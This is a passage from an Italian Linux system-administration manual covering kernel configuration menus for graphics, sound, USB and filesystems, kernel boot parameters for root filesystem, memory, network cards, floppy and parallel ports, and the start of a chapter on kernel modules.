<M>   AMD Opteron/Athlon64 on-CPU GART support
---   Intel 440LX/BX/GX, I8xx and E7x05 chipset support
<M>   NVIDIA nForce/nForce2 chipset support
<M>   SiS chipset support
<M>   Serverworks LE/HE chipset support
<M>   VIA chipset support
<M>   Transmeta Efficeon support
<M> Direct Rendering Manager (XFree86 4.1.0 and higher DRI support)
<M>   3dfx Banshee/Voodoo3+
<M>   ATI Rage 128
<M>   ATI Radeon
<M>   Intel I810
<M>   Intel 830M, 845G, 852GM, 855GM, 865G
<M>     i830 driver
<M>     i915 driver
```

```
<M>   Matrox g200/g400
<M>   SiS video cards
<M>   Via unichrome video cards
<M>   Savage video cards
    PCMCIA character devices  --->
<M> ACP Modem (Mwave) support
<M> NatSemi SCx200 GPIO Support
<M> NatSemi PC8736x GPIO Support
<M> NatSemi Base GPIO Support
<M> AMD CS5535/CS5536 GPIO (Geode Companion Device)
<M> RAW driver (/dev/raw/rawN) (OBSOLETE)
(256) Maximum number of RAW devices to support (1-8192)
[*] HPET - High Precision Event Timer
[ ]   HPET Control RTC IRQ
[*]   Allow mmap of HPET
<M> Hangcheck timer
    TPM devices  --->
<M> Telecom clock driver for ATCA SBC
```

67.2.18 Device drivers, graphic support

Questa sezione riguarda la gestione della console, dal punto di vista grafico:

```
--- Backlight & LCD device support  --->
<M> Frontpath ProGear Backlight Driver
< > Intel Carillo Ranch Backlight Driver
    Display device support  --->
<*> Support for frame buffer devices
[*]   Enable firmware EDID
---   Enable Video Mode Handling Helpers
---   Enable Tile Blitting Support
---   Frame buffer hardware drivers
<M>   Cirrus Logic support
<M>   Permedia2 support
[*]     enable FIFO disconnect feature
<M>   CyberPro 2000/2010/5000 support
<M>   Arc Monochrome LCD board support
[ ]   Asiliant (Chips) 69000 display support
[ ]   IMS Twin Turbo display support
<M>   VGA 16-color graphics support
[*]   VESA VGA graphics support
[ ]   Intel-based Macintosh Framebuffer Support
<M>   Hecuba board support
<M>   Hercules mono graphics support
[ ]     Hercules mono Acceleration functions (EXPERIMENTAL)
<M>   Epson S1D13XXX framebuffer support
<M>   nVidia Framebuffer Support
```

```
[*]     Enable DDC Support
[ ]     Lots of debug output
[*]     Support for backlight control
<M>   nVidia Riva support
[ ]     Enable DDC Support
[ ]     Lots of debug output
[*]     Support for backlight control
<M>   Intel 810/815 support (EXPERIMENTAL)
[ ]     use VESA Generalized Timing Formula
<M>   Intel LE80578 (Vermilion) support
<M>     Intel Carillo Ranch support
<M>   Intel 830M/845G/852GM/855GM/865G/915G/945G support (EXPERIMENTAL)
[ ]     Intel driver Debug Messages
[*]     DDC/I2C for Intel framebuffer support
<M>   Matrox acceleration
[*]     Millennium I/II support
[*]     Mystique support
[*]     G100/G200/G400/G450/G550 support
<M>     Matrox I2C support
<M>       G400 second head support
[*]     Multihead support
<M>   ATI Radeon display support
[*]     DDC/I2C for ATI Radeon support
[*]     Support for backlight control
[ ]     Lots of debug output from Radeon driver
<M>   ATI Rage128 display support
[*]     Support for backlight control
<M>   ATI Mach64 display support
[*]     Mach64 CT/VT/GT/LT (incl. 3D RAGE) support
[*]       Mach64 generic LCD support (EXPERIMENTAL)
[*]     Mach64 GX support
[*]     Support for backlight control
<M>   S3 Trio/Virge support
<M>   S3 Savage support
[*]     Enable DDC2 Support
[ ]     Enable Console Acceleration
<M>   SiS/XGI display support
[*]     SiS 300 series support
[*]     SiS 315/330/340 series and XGI support
<M>   NeoMagic display support
<M>   IMG Kyro support
<M>   3Dfx Banshee/Voodoo3 display support
[ ]     3Dfx Banshee/Voodoo3 Acceleration functions (EXPERIMENTAL)
<M>   3Dfx Voodoo Graphics (sst1) support
<M>   VIA VT8623 support
<M>   Cyberblade/i1 support
<M>   Trident support
[ ]     Trident Acceleration functions (EXPERIMENTAL)
```

```
<M>   ARK 2000PV support
<M>   Permedia3 support (EXPERIMENTAL)
[*]   AMD Geode family framebuffer support (EXPERIMENTAL)
<M>     AMD Geode GX framebuffer support (EXPERIMENTAL)
[ ]       Manually specify the Geode GX framebuffer size
<M>     AMD Geode GX1 framebuffer support (EXPERIMENTAL)
<M> Silicon Motion SM501 framebuffer support
<M> Virtual Frame Buffer support (ONLY FOR TESTING!)
    Console display driver support  --->
[ ] Bootup logo  --->
```

Può essere importante verificare la configurazione contenuta nel menù a cui si accede dalla voce *Console display driver support*:

```
--- VGA text console
[ ]   Enable Scrollback Buffer in System RAM
---   Video mode selection support
<M> MDA text console (dual-headed) (EXPERIMENTAL)
<*> Framebuffer Console support
[*]   Framebuffer Console Rotation
[ ] Select compiled-in fonts
```

67.2.19 Device drivers, sound

Questo gruppo di opzioni consente di gestire le funzionalità audio, specificando l'uso di una scheda audio particolare.

```
<*> Sound card support
    Advanced Linux Sound Architecture  --->
    Open Sound System  --->
```

Attraverso la voce *Advanced Linux Sound Architecture* si raggiunge un menù specifico; l'altro menù, riferito alla voce *Open Sound System*, non è più consigliato.

```
<M> Advanced Linux Sound Architecture
<M>   Sequencer support
<M>     Sequencer dummy client
<M>   OSS Mixer API
<M>   OSS PCM (digital audio) API
[*]     OSS PCM (digital audio) API - Include plugin system
[*]   OSS Sequencer API
<M>   RTC Timer support
[*]     Use RTC as default sequencer timer
[ ]   Dynamic device file minor numbers
[*]   Support old ALSA API
[*]   Verbose procfs contents
[ ]   Verbose printk
[ ]   Debug
      Generic devices  --->
      ISA devices  --->
      PCI devices  --->
      USB devices  --->
      PCMCIA devices  --->
      System on Chip audio support  --->
```

67.2.20 USB support

Questo gruppo di opzioni consente la gestione di adattatori USB e delle unità periferiche relative. In generale conviene prevedere l'uso di tutti i tipi di adattatori USB, assieme all'accesso a memorie di massa (dischi esterni), che sono componenti abbastanza comuni.

```
<M> Support for Host-side USB
[ ]   USB verbose debug messages
---   Miscellaneous USB options
[*]   USB device filesystem
[*]   USB device class-devices (DEPRECATED)
[ ]   Dynamic USB minor allocation (EXPERIMENTAL)
[ ]   USB selective suspend/resume and wakeup (EXPERIMENTAL)
---   USB Host Controller Drivers
<M>   EHCI HCD (USB 2.0) support
[*]     Full speed ISO transactions (EXPERIMENTAL)
[*]     Root Hub Transaction Translators (EXPERIMENTAL)
[ ]     Improved Transaction Translator scheduling (EXPERIMENTAL)
<M>   ISP116X HCD support
<M>   OHCI HCD support
<M>   UHCI HCD (most Intel and VIA) support
<M>   Elan U132 Adapter Host Controller
<M>   SL811HS HCD support
<M>     CF/PCMCIA support for SL811HS HCD
---   USB Device Class drivers
<M>   USB Modem (CDC ACM) support
<M>   USB Printer support
```

```
--- NOTE: USB_STORAGE enables SCSI, and 'SCSI disk support'
--- may also be needed; see USB_STORAGE Help for more information
<M> USB Mass Storage support
[ ]   USB Mass Storage verbose debug
[*]   Datafab Compact Flash Reader support (EXPERIMENTAL)
[*]   Freecom USB/ATAPI Bridge support
[*]   ISD-200 USB/ATA Bridge support
[*]   Microtech/ZiO! CompactFlash/SmartMedia support
[*]   USBAT/USBAT02-based storage support (EXPERIMENTAL)
[*]   SanDisk SDDR-09 (and other SmartMedia) support (EXPERIMENTAL)
[*]   SanDisk SDDR-55 SmartMedia support (EXPERIMENTAL)
[*]   Lexar Jumpshot Compact Flash Reader (EXPERIMENTAL)
[*]   Olympus MAUSB-10/Fuji DPC-R1 support (EXPERIMENTAL)
[*]   Support for Rio Karma music player
[ ] The shared table of common (or usual) storage devices
--- USB Imaging devices
<M> USB Mustek MDC800 Digital Camera support (EXPERIMENTAL)
<M> Microtek X6USB scanner support
[*] USB Monitor
--- USB port drivers
<M> USS720 parport driver
    USB Serial Converter support  --->
--- USB Miscellaneous drivers
<M> EMI 6|2m USB Audio interface support
<M> EMI 2|6 USB Audio interface support
<M> ADU devices from Ontrak Control Systems (EXPERIMENTAL)
<M> USB Auerswald ISDN support (EXPERIMENTAL)
<M> USB Diamond Rio500 support (EXPERIMENTAL)
<M> USB Lego Infrared Tower support (EXPERIMENTAL)
<M> USB LCD driver support
<M> USB BlackBerry recharge support
<M> USB LED driver support
<M> Cypress CY7C63xxx USB driver support
<M> Cypress USB thermometer driver support
<M> USB Phidgets drivers
<M>   USB PhidgetInterfaceKit support
<M>   USB PhidgetMotorControl support
<M>   USB PhidgetServo support
<M> Siemens ID USB Mouse Fingerprint sensor support
<M> Elan PCMCIA CardBus Adapter USB Client
<M> Apple Cinema Display support
<M> USB 2.0 SVGA dongle support (Net2280/SiS315)
[*]   Text console and mode switching support
<M> USB LD driver
<M> PlayStation 2 Trance Vibrator driver support
<M> IO Warrior driver support
<M> USB testing driver (DEVELOPMENT)
```

```
     USB DSL modem support  --->
     USB Gadget Support  --->
```

67.2.21 Filesystems

Attraverso questa sezione si definiscono i tipi di file system che si vogliono gestire. In particolare, anche i file system virtuali, come '`/proc/`' e '`/dev/pty/`', vengono definiti qui.

Il file system standard dei sistemi GNU/Linux è il tipo Second-extended, ovvero Ext2, Ext3 o Ext4. La gestione di questo tipo di file system deve essere inclusa nel kernel, a meno che si stia cercando di produrre del codice specifico per un'applicazione particolare.

In questo gruppo di opzioni trovano posto anche quelle necessarie alla condivisione attraverso la rete, per esempio con il protocollo NFS.

È interessante osservare che è necessario specificare anche i sistemi di partizionamento dei dischi. In generale è indispensabile la gestione delle partizioni tipiche dei sistemi Dos.

Infine, è importante anche tenere in considerazione il tipo di codifica che si vuole poter utilizzare nell'ambito del file system. La codifica in questione riguarda il modo di rappresentare i nomi dei file, che potrebbe richiedere estensioni particolari. In generale viene abilitata la codifica UTF-8.

```
<M> Second extended fs support
[*]   Ext2 extended attributes
[*]     Ext2 POSIX Access Control Lists
[*]     Ext2 Security Labels
[ ]   Ext2 execute in place support
<M> Ext3 journalling file system support
[*]   Ext3 extended attributes
[*]     Ext3 POSIX Access Control Lists
[*]     Ext3 Security Labels
<M> Ext4dev/ext4 extended fs support development (EXPERIMENTAL)
[*]   Ext4dev extended attributes
[*]     Ext4dev POSIX Access Control Lists
[*]     Ext4dev Security Labels
[*] JBD (ext3) debugging support
[ ] JBD2 (ext4dev/ext4) debugging support
<M> Reiserfs support
[ ]   Enable reiserfs debug mode
[ ]   Stats in /proc/fs/reiserfs
[*]   ReiserFS extended attributes
[*]     ReiserFS POSIX Access Control Lists
[*]     ReiserFS Security Labels
<M> JFS filesystem support
[*]   JFS POSIX Access Control Lists
[*]   JFS Security Labels
[ ]   JFS debugging
```

```
[ ]   JFS statistics
<M> XFS filesystem support
[*]   XFS Quota support
[*]   XFS Security Label support
[*]   XFS POSIX ACL support
[*]   XFS Realtime subvolume support
<M> GFS2 file system support
<M>   GFS2 "nolock" locking module
<M>   GFS2 DLM locking module
<M> OCFS2 file system support
[*]   OCFS2 logging support
<M> Minix fs support
<M> ROM file system support
[*] Inotify file change notification support
[*]   Inotify support for userspace
[*] Quota support
<M>   Old quota format support
<M>   Quota format v2 support
<M> Kernel automounter support
<M> Kernel automounter version 4 support (also supports v3)
<M> Filesystem in Userspace support
    CD-ROM/DVD Filesystems  --->
    DOS/FAT/NT Filesystems  --->
    Pseudo filesystems  --->
    Miscellaneous filesystems  --->
    Network File Systems  --->
    Partition Types  --->
    Native Language Support  --->
    Distributed Lock Manager  --->
```

La voce `Pseudo filesystems` consente di accedere alle funzioni relative a file system virtuali:

```
--- /proc file system support
[*]   /proc/kcore support
[*] Virtual memory file system support (former shm fs)
[ ]   Tmpfs POSIX Access Control Lists
[ ] HugeTLB file system support
<M> Userspace-driven configuration filesystem (EXPERIMENTAL)
```

67.2.22 Kernel hacking

Attraverso questa sezione si possono attivare alcune funzionalità, utili generalmente per chi partecipa allo sviluppo del kernel Linux. C'è comunque almeno una voce che può interessare alla maggior parte degli utenti.

```
[ ] Show timing information on printks
[ ] Enable __must_check logic
```

```
[*] Magic SysRq key
[ ] Enable unused/obsolete exported symbols
[ ] Debug Filesystem
[ ] Run 'make headers_check' when building vmlinux
[ ] Kernel debugging
```

La voce `Magic SysRq key`, se attivata, consente di disporre sempre di un accesso privilegiato ad alcune funzioni attraverso una console, indipendentemente dal fatto che su questa sia attiva o meno una sessione di lavoro. Queste funzioni si ottengono con delle combinazioni di tasti, costituite da [*R_Sist AltGr x*], dove *x* è una lettera che cambia in funzione dell'operazione che si vuole compiere. Il tasto [*R_Sist*] corrisponde a [*SysRq*] nelle tastiere per la lingua inglese, da cui viene il nome della voce di menù. Si osservi anche che il tasto [*R_Sist*] o [*SysRq*], coincide con il tasto [*Stampa*] o [*Print_Screen*].

67.3 Come fare per configurare correttamente il kernel che si vuole compilare

Il kernel Linux è molto dinamico e il suo sviluppo prende spesso delle strade imprevedibili. Questa vitalità è molto importante per il futuro del software libero; senza di essa non ci sarebbe modo di usare domani le nuove tecnologie proposte. In questo senso, diventa difficile dare delle indicazioni precise e durature sul modo corretto di configurare il kernel prima della compilazione.

L'unica documentazione sicura sotto questo aspetto è quella che si può consultare in modo contestuale quando si utilizza il comando '**`make menuconfig`**', oppure '**`make xconfig`**'. Eventualmente, può essere utile sapere che le informazioni che si leggono lì sono contenute nel file '`Documentation/Configure.help`' (nell'ambito dei sorgenti), fino alle versioni 2.4.*, mentre in quelle successive si trovano suddivise in vari file '`Kconfig`' collocati nelle directory contenenti il codice relativo al contesto a cui si riferiscono. Segue un estratto di uno di questi file '`Kconfig`', precisamente si tratta di '`drivers/usb/Kconfig`':

```
#
# USB device configuration
#

menu "USB support"

# ARM SA1111 chips have a non-PCI based "OHCI-compatible" USB host interface.
config USB
        tristate "Support for USB"
        depends on PCI || SA1111
        ---help---
          Universal Serial Bus (USB) is a specification for a serial bus
          subsystem which offers higher speeds and more features than the
          traditional PC serial port.  The bus supplies power to peripherals
          and allows for hot swapping.  Up to 127 USB peripherals can be
          connected to a single USB port in a tree structure.  The USB port is
          the root of the tree, the peripherals are the leaves and the inner
          nodes are special USB devices called hubs.  Many newer PC's have USB
          ports and newer peripherals such as scanners, keyboards, mice,
```

```
modems, and printers support the USB protocol and can be connected
to the PC via those ports.

Say Y here if your computer has a USB port and you want to use USB
devices.  You then need to say Y to at least one of "UHCI HCD support"
or "OHCI HCD support" below (the type of interface that the USB hardware
in your computer provides to the operating system) and then choose
from amongst the drivers for USB peripherals.  You may want to check
out the information provided in <file:Documentation/usb/> and
especially the links given in <file:Documentation/usb/usb-help.txt>.

If you have a new USB 2.0 High Speed system, you should also choose
"EHCI HCD (USB 2.0) support" as well as at least one of UHCI or OHCI.

It doesn't normally hurt to select them all if you are not certain.

To compile this driver as a module, choose M here: the
module will be called usbcore.
```

Quando si parte da zero, è sufficiente accertarsi di eliminare il file '`.config`', che comunque viene eliminato con il comando '**`make mrproper`**'. In questo modo, il programma che guida alla configurazione del kernel offre già le risposte più ovvie alle domande che fa. Naturalmente è sempre necessario leggere le prime volte il testo delle spiegazioni disponibili, fino a che si raggiunge una dimestichezza adeguata al tipo di esigenze che si hanno. Eventualmente, si può generare una prima configurazione predefinita con l'aiuto di '**`make defconfig`**', da modificare poi sulla base delle proprie esigenze.

Come la documentazione interna suggerisce spesso, nella directory '`Documentation/`' sono contenuti tanti file di testo contenenti spiegazioni particolareggiate rispetto a problemi specifici della configurazione. A questo punto dovrebbe essere evidente che non si può configurare e compilare un kernel se non si conosce minimamente la lingua inglese.

Questo tipo di lavoro passa poi necessariamente per una lunga serie di tentativi falliti (avendo cura di conservare i file '`.config`', per poter ripartire almeno dall'ultima configurazione tentata). Tuttavia, il principiante non deve pensare di essersi messo involontariamente nei guai, perché queste difficoltà riguardano tutti, anche gli esperti, proprio perché la dinamicità nello sviluppo del kernel Linux porta continue novità.

67.4 Riferimenti

- *The Linux kernel archive*

  ⟨http://www.kernel.org/ ⟩
- Linus Torvalds, */usr/src/linux symlink*

  ⟨http://linuxmafia.com/faq/Kernel/usr-src-linux-symlink.html ⟩
- The Answer Gang, */usr/src/linux symlink considered harmful*, Linuxgazette, n. 62

  ⟨http://linuxgazette.net/issue62/tag/4.html ⟩

[1] Il termine *loop device* usato qui, non deve essere confuso con *loopback device* usato nella configurazione dei servizi di rete.

Parametri di avvio del kernel Linux

Il kernel è in grado di ricevere opzioni in fase di avvio che possono servire per scopi differenti. In particolare, per gestire alcuni dispositivi è necessario informare il kernel sulle loro caratteristiche (tipicamente l'indirizzo di I/O e il livello di IRQ).

Nella parte xi è descritto il meccanismo attraverso cui si avvia il sistema e i vari modi di passare al kernel queste istruzioni particolari. In questo capitolo vengono mostrati solo alcuni dei parametri di avvio che possono essere utilizzati.

È importante tenere presente che gli indirizzi di I/O vanno espressi in esadecimale, nella forma 0x***nnn***, il livello di IRQ viene indicato in modo decimale e l'indirizzo di memoria condivisa viene espresso in esadecimale. Se non viene indicato diversamente, gli indirizzi di I/O e di memoria condivisa sono quelli di partenza.

Nel capitolo 70 sono riepilogati altri parametri affiancati ai moduli relativi, quando questi sono disponibili.

68.1 Parametri di uso generale

Alcuni parametri di avvio non riguardano dispositivi specifici, ma il sistema in generale. Si tratta in special modo delle informazioni sul dispositivo da utilizzare per l'innesto del file system principale e dell'utilizzo della memoria.

68.1.1 File system principale (root)

Nel momento dell'avvio, il kernel deve conoscere alcune informazioni essenziali sul file system principale. Per prima cosa deve sapere dove si trova (quale disco e quale partizione), quindi deve sapere in che modo deve essere innestato inizialmente (in sola lettura o anche in scrittura). Questi dati possono essere memorizzati all'interno del kernel stesso, anche per mezzo del programma '**`rdev`**' o di '**`knl`**'.

- Selezione del file system principale.

  ```
  root=dispositivo
  ```

  Permette di specificare un dispositivo differente da quello predefinito per innestare il file system principale. Il dispositivo può essere rappresentato nel modo consueto, '`/dev/...`', anche se in effetti, in questa fase di avvio, non esiste ancora un file system all'interno del quale cercare un tale file di dispositivo.

  Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**`rdev`**' o '**`knl`**':

  ```
  rdev kernel dispositivo
  ```

  ```
  knl kernel --root=dispositivo
  ```

- Accesso iniziale in sola lettura.

```
ro
```

Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.

Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**rdev**' o '**knl**':

```
rdev -R kernel 1
```

```
knl kernel --flags=ro
```

- Accesso iniziale in lettura e scrittura.

```
rw
```

Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

Questa indicazione può essere memorizzata direttamente nel kernel attraverso '**rdev**':

```
rdev -R kernel 0
```

Segue la descrizione di alcuni esempi.

- ```
  root=/dev/hda2
  ```
  Il file system principale è contenuto nella seconda partizione del primo disco fisso ATA.

- ```
  rw
  ```
  Il file system principale viene aperto inizialmente in lettura e scrittura (per qualche ragione).

68.1.2 Memoria

- Memoria RAM disponibile.

```
mem=dimensione
```

In caso di necessità, permette di definire la dimensione di memoria RAM disponibile effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**k**', che sta a indicare kibibyte (simbolo: «Kibyte»), oppure dalla lettera '**M**', che sta a indicare mebibyte (simbolo:

«Mibyte»). Quando ci si trova nella necessità di indicare la memoria esistente occorre fare attenzione a non esagerare, soprattutto occorre controllare se una parte di questa, verso la fine, viene utilizzata dal firmware BIOS, perché in tal caso occorre specificare una dimensione inferiore.

- Caricamento del file system principale come disco RAM.

```
load_ramdisk={0|1}
```

Permette di definire se si vuole caricare il file system principale come disco RAM. '**`load_ramdisk=1`**' significa che si intende attivare un disco RAM, mentre assegnando il valore zero ciò non accade. Il valore predefinito è '**`load_ramdisk=0`**'.

68.1.3 Varie

- Programma Init.

```
init=programma_iniziale
```

Permette di definire il nome, completo di percorso, del programma che deve svolgere la funzione di «processo iniziale» (Init). Normalmente, il kernel provvede da solo a cercare '`/sbin/init`' e in alternativa '`/etc/init`'. Come ultima risorsa tenta di avviare '`/bin/sh`'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.

- Coprocessore matematico.

```
no387
```

Alcuni coprocessori matematici i387 hanno dei problemi che possono pregiudicare il funzionamento del sistema. In tali situazioni è necessario fare in modo che il kernel ignori la presenza di questo coprocessore e provveda da solo alla sua emulazione. Inserendo questo parametro si fa in modo che non venga utilizzato il coprocessore.

- Pausa del microprocessore.

```
no-hlt
```

I microprocessori x86 dispongono di un'istruzione denominata '**`hlt`**' che permette loro di entrare in uno stato di riposo in attesa di un'interruzione esterna. Ciò permette a un sistema inutilizzato di risparmiare energia. Alcuni microprocessori i486 hanno un difetto per cui il meccanismo di risveglio dopo la pausa non funziona. In questi casi conviene utilizzare l'opzione '**`no-hlt`**', con la quale il kernel non lascia mai andare il microprocessore in pausa.

- Riavvio automatico quando si manifesta un *kernel panic*.

```
panic=secondi
```

Quando il kernel incontra un problema grave, si dice scherzosamente che si è verificato un *kernel panic*. In situazioni normali, il sistema si blocca in attesa di un intervento umano. Attraverso questa istruzione è possibile indicare al kernel di riavviare il sistema dopo un intervallo di tempo espresso in secondi. Il valore predefinito è zero, che corrisponde a una durata infinita.

- Esclusione degli indirizzi di I/O.

```
reserve=indirizzo_i/o,estensione[,indirizzo_i/o,estensione]...
```

Permette di isolare una o più zone di indirizzi di I/O, all'interno delle quali il kernel non deve eseguire alcun tentativo di identificazione di componenti. Di solito, dopo un'istruzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

- Disabilitazione del supporto APM.

```
apm=off
```

Quando il supporto per l'APM (*Advanced power management*) è inserito nel kernel e la sua gestione è incompatibile con l'hardware disponibile, per evitare il blocco del sistema è meglio disabilitare questa gestione.

L'esempio seguente mostra come riservare gli indirizzi di I/O da 300_{16} a 340_{16}:

```
reserve=0x300,64
```

68.2 Vecchi dischi PATA, XT e simili

Gli elaboratori più vecchi, con architettura x86, sono dotati generalmente di unità di controllo che potrebbero avere bisogno di parametri particolari.

68.2.1 Vecchi dischi PATA

Nelle sintassi seguenti, '**hd*x***' rappresenta un dispositivo corrispondente a un disco fisso, dove ***x*** è una lettera da '**a**' a '**h**'. La sigla '**ide*n***' rappresenta un dispositivo corrispondente a un'unità di controllo ATA, dove ***n*** è un numero da zero a tre.

- Geometria.

```
hdx=cilindri,testine,settori
```

Indica esplicitamente la geometria di un disco fisso senza dover fare affidamento sulle informazioni fornite dal firmware BIOS.

- CD-ROM.

```
hdx=cdrom
```

Dichiara in modo inequivocabile che l'unità '**hdx**' è un lettore CD-ROM.

- Indirizzo di I/O dell'interfaccia.

```
iden=indirizzo_i/o
```

Specifica l'indirizzo di I/O dell'interfaccia ATA specificata.

68.2.2 Gestione particolare per ST-506 standard

- Geometria.

```
hd=cilindri,testine,settori
```

Se sono installati due dischi, si devono ripetere le indicazioni in sequenza, attraverso due parametri '**hd=**'.

68.2.3 Vecchie unità di controllo XT a 8 bit

- Caratteristiche della scheda di controllo.

```
xd=tipo,livello_irq,indirizzo_i/o,canale_dma
```

Il tipo specifica il produttore della scheda: 0=generico; 1=DTC; 2,3,4=Western Digital, 5,6,7=Seagate; 8=OMTI.

L'esempio seguente serve a dichiarare la presenza di un'unità di controllo WD1002, con indirizzo di I/O 320_{16}, livello di IRQ 5 e canale DMA 3:

```
xd=2,5,0x320,3
```

68.3 Interfacce di rete Ethernet

Le istruzioni di avvio riferite alle interfacce di rete Ethernet sono un po' strane e iniziano sempre con il parametro '**ether=**'. La sintassi generale è la seguente:

```
ether=livello_irq,indirizzo_i/o[extra1,[extra2...]],nome
```

In pratica, gli argomenti che identificano il livello di IRQ, l'indirizzo di I/O e il nome simbolico dell'interfaccia di rete sono sempre parte della sintassi, mentre altri argomenti nella parte centrale possono essere presenti in funzione del tipo di scheda.

- Adattatori compatibili con NE1000 e NE2000.

  ```
  ether=livello_irq , indirizzo_i/o , nome
  ```

  I valori che si vuole siano determinati automaticamente vanno lasciati a zero.

- Adattatore 3Com 3c503.

  ```
  ether=livello_irq , indirizzo_i/o , 0 , ricetrasmettitore , nome
  ```

  L'argomento indicato come ricetrasmettitore è un numero che rappresenta il tipo di connessione fisica scelta: 0=interno (BNC), 1=esterno (AUI).

Segue la descrizione di alcuni esempi.

- ```
  ether=11,0x300,eth0
  ```

  Scheda NE2000: indirizzo I/O 300_{16}, livello di IRQ 11.

- ```
  ether=11,0x300,eth0 ether=10,320,eth1
  ```

  Due schede NE2000: la prima configurata con indirizzo I/O 300_{16} e livello di IRQ 11, la seconda con indirizzo di I/O 320_{16} e livello di IRQ 10.

- ```
  ether=0,0,eth1
  ```

  Due schede NE2000 configurate in modo differente e non conflittuale, in grado di essere riconosciute se installate singolarmente. Si vuole ottenere l'autorilevamento della seconda scheda.

- ```
  ether=9,0x300,0,1,eth0
  ```

  Scheda 3c503: indirizzo di I/O 300_{16}, livello di IRQ 9, ricetrasmettitore esterno.

- ```
  ether=3,0,0,0,eth0
  ```

  Scheda 3c503: si vuole che venga rilevato automaticamente l'indirizzo di I/O, mentre il livello di IRQ è 3. Si utilizza il ricetrasmettitore interno.

68.4 Unità di controllo dei dischetti

Normalmente non c'è alcuna necessità di specificare qualcosa riguardo alle unità a dischetti. Le situazioni che vengono descritte qui sono eccezionali.

- ```
  floppy=two_fdc
  ```

  Specifica la presenza di due unità di controllo per i dischetti. Con questa istruzione si ritiene implicitamente che la seconda unità di controllo utilizzi l'indirizzo di I/O 370_{16}.

- ```
  floppy=indirizzo_i/o,two_fdc
  ```
  Viene specificata la presenza di una seconda unità di controllo con un indirizzo di I/O iniziale particolare.

- ```
  floppy=thinkpad
  ```
  Questa istruzione serve a gestire l'unità a dischetti degli elaboratori ThinkPad.

- ```
  floppy=L40SX
  ```
  Questa istruzione serve a gestire l'unità a dischetti degli elaboratori portatili IBM L40SX.

- ```
  floppy=nodma
  ```
  Disabilita l'uso del canale DMA. Può essere utile, in particolare, per la gestione di un'unità di controllo esterna.

68.5 Mouse particolari

Per i mouse di tipo seriale e di tipo PS/2, normalmente non è necessario specificare alcunché.

- ```
  bmouse=livello_irq
  ```
  Permette di definire il livello di IRQ di un'interfaccia *bus-mouse*.

- ```
  msmouse=livello_irq
  ```
  Permette di definire il livello di IRQ di un'interfaccia MS *bus-mouse*.

68.6 Porta parallela

Le informazioni di questa sezione riguardano kernel dalle versioni 2.2.* in poi.

- Definizione esplicita delle caratteristiche della porta.

  ```
  parport=indirizzo_i/o [,livello_irq]
  ```
  In condizioni normali, le porte parallele vengono individuate correttamente; se così non fosse si può utilizzare questo parametro, ripetuto per tutte le porte che si vogliono gestire,

indicando l'indirizzo di I/O ed eventualmente anche il livello di IRQ. Le porte parallele individuate, automaticamente o con l'aiuto dei parametri, ottengono una denominazione sequenziale: '**parport0**', '**parport1**', ecc.

- Eliminazione della gestione e autorilevamento.

```
parport=0
```

```
parport=auto
```

Se si assegna il valore zero nel parametro di dichiarazione della porta parallela, viene esclusa completamente la sua gestione da parte del kernel; se si assegna la parola chiave '**auto**', si richiede espressamente al kernel di scandire automaticamente le porte e di assegnare indirizzi di I/O e IRQ in modo automatico.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, se devono essere indicati espressamente attraverso i parametri del kernel, devono fare riferimento alle porte parallele attraverso i nomi convenzionali '**parport0**',...

- Definizione esplicita dell'abbinamento di una porta a una stampante.

```
lp=parportn
```

Definisce che la porta parallela, specificata attraverso il numero, è collegata a una stampante.

Segue la descrizione di alcuni esempi.

- ```
  parport=0x3bc parport=0x378,7 parport=0x278,auto
  ```

  Definisce esplicitamente la presenza di tre porte parallele: per tutte specifica l'indirizzo di I/O; per la seconda viene indicato il livello di IRQ 7, mentre per l'ultima viene richiesto di determinare automaticamente il livello di IRQ.

- ```
  lp=parport0 lp=parport2
  ```

  Definisce l'utilizzo della prima e della terza porta parallela per le stampanti; rispettivamente: '**lp0**' e '**lp1**'.

68.7 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei parametri di avvio si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a '***sorgenti_linux***`/drivers/`' e all'interno di '***sorgenti_linux***`/Documentation/`' (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- Paul Gortmaker, *BootPrompt HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*⟩
- *bootparam(7)*

Capitolo 69

Moduli del kernel Linux

Quando si ha una certa dimestichezza con la ricompilazione del kernel, si potrebbe considerare l'utilizzo dei moduli come una complicazione inutile. Tuttavia, ci sono situazioni in cui l'uso dei moduli è una necessità, specie quando si vorrebbero includere molte funzionalità, ma il file principale del kernel non può superare una certa dimensione massima.

Questo capitolo, pur trovandosi in una posizione iniziale di questo documento, non è rivolto ai principianti che potrebbero trovare alcuni punti particolarmente complessi (come il problema del disco RAM iniziale). Tuttavia, quando si installa GNU/Linux, potrebbe essere necessario conoscere l'uso dei parametri di alcuni moduli.

Tabella 69.1. Riepilogo dei programmi e dei file per la gestione dei moduli.

Nome	Descrizione
'**insmod**'	Carica manualmente i moduli del kernel.
'**rmmod**'	Scarica manualmente i moduli del kernel.
'**lsmod**'	Elenca i moduli caricati nel kernel.
'**depmod**'	Rigenera il file delle dipendenze tra i moduli.
'**modprobe**'	Carica un modulo rispettando le dipendenze.
'/etc/modules.conf'	Configurazione dei moduli utilizzati.
'**kerneld**'	Programma demone per il carico e lo scarico automatico dei moduli.

In questo capitolo vengono mostrati anche i parametri di alcuni tipi di moduli, mentre nel capitolo 70 ne sono riepilogati altri in modo sintetico.

69.1 Gestione dei moduli

I moduli del kernel sono porzioni di questo che possono essere caricate in memoria quando se ne presenta la necessità e scaricate subito dopo. I moduli del kernel Linux sono quello che in altri sistemi viene definito driver. Nella sezione 67.1.2 è descritto in che modo può essere compilato un kernel di questo tipo e anche come generare i moduli relativi.

